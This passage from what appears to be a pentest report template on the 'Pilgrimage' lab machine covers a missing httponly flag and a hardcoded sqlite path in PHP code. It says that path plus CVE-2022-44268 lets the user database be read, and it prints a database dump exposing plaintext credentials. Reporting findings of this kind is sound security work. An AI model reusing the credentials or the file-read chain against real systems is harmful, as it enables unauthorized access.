|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Recommendation

If possible, set the httponly flag for PHPSESSID cookie.

Additional Information

- https://owasp.org/www-community/HttpOnly
- https://portswigger.net/kb/issues/00500600_cookie-without-httponly-flag-set
- https://nvd.nist.gov/vuln/detail/CVE-2021-27764

5. Inclusion of sensitive information in source code

Criticality: Low
CVSS-Score: 3.2
Affects:
- dashboard.php
- login.php
- register.php

Recommendation: Remove the hardcoded path from the source code.

Overview

In `dashboard.php`, `login.php` abd `register.php` files there is the path to a sqlite3 database hardcoded in source code.

- login.php

```
  $db = new PDO('sqlite:/var/db/pilgrimage');
  $stmt = $db->prepare("SELECT * FROM users WHERE username = ? and password
= ?");
  $stmt->execute(array($username,$password));
```

This information reveals the exact location of the database, that stores informations about registered users, on the filesystem. An attacker can use this information and the **CVE-2022-44268** (described in detail in a previous finding) to read and download the entire database, this could lead to a potential data breach.

Description

The database path was found by analyzing the web application source code.

Proof of Concept

Below are the code snippets that contain this information:

- dashboard.php

```
function fetchImages() {
  $username = $_SESSION['user'];
  $db = new PDO('sqlite:/var/db/pilgrimage');
  $stmt = $db->prepare("SELECT * FROM images WHERE username = ?");
  $stmt->execute(array($username));
  $allImages = $stmt->fetchAll(\PDO::FETCH_ASSOC);
  return json_encode($allImages);
}
```

- login.php

```php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && $_POST['username'] && $_POST['pass
word']) {
  $username = $_POST['username'];
  $password = $_POST['password'];

  $db = new PDO('sqlite:/var/db/pilgrimage');
  $stmt = $db->prepare("SELECT * FROM users WHERE username = ? and password
= ?");
  $stmt->execute(array($username,$password));

  if($stmt->fetchAll()) {
    $_SESSION['user'] = $username;
    header("Location: /dashboard.php");
  }
  else {
    header("Location: /login.php?message=Login failed&status=fail");
  }
}
```

- register.php

```php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && $_POST['username'] && $_POST['pass
word']) {
  $username = $_POST['username'];
  $password = $_POST['password'];

  $db = new PDO('sqlite:/var/db/pilgrimage');
  $stmt = $db->prepare("INSERT INTO `users` (username,password) VALUES (?,?)");
  $status = $stmt->execute(array($username,$password));

  if($status) {
    $_SESSION['user'] = $username;
    header("Location: /dashboard.php");
  }
  else {
    header("Location: /register.php?message=Registration failed&status=fail");
  }
}
```

This file contains various informations, an attacker can easily guess that the credentials of the user stored in that db are `emily:abigchonkyboi123`

```
e8|StableimagesimagesCREATE TABLE images (url TEXT PRIMARY KEY NOT NULL,
original TEXT NOT NULL, username TEXT NOT NULL)+?
indexsqlite_autoindex_images_1imagesf+tableusersusersCREATE TABLE users
(username TEXT PRIMARY KEY NOT NULL, passwxf0passwordT
NULL))=indexsqlite_autoindex_users_1users
          asdasd123▒-emilyabigchonkyboi123
@i#http://pilgrimage.htb/shrunk/650ad9bb2a36c.pngnophoto.pngxf0
1i      http://pilgrimage.htb/shrunk/650ad9bb2a36c.png
```

Recommendation

To reduce the risk of data loss it is suggested to:

- Store that path into an environment variable.
- Don't store sensitive information inside sqlite3 database.
- Use tool like HashiCorp Vault to store sensitive information to use in the code.

Additional Information

- https://docs.fluidattacks.com/criteria/vulnerabilities/359
- https://martellosecurity.com/kb/mitre/cwe/540
- https://cwe.mitre.org/data/definitions/540.html

List of Changes

Version	Date	Description	Author

Disclaimer

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Imprint

Security Maximale GmbH
Example Street 47 | 4711 Example
FN 12345 v | District Court Example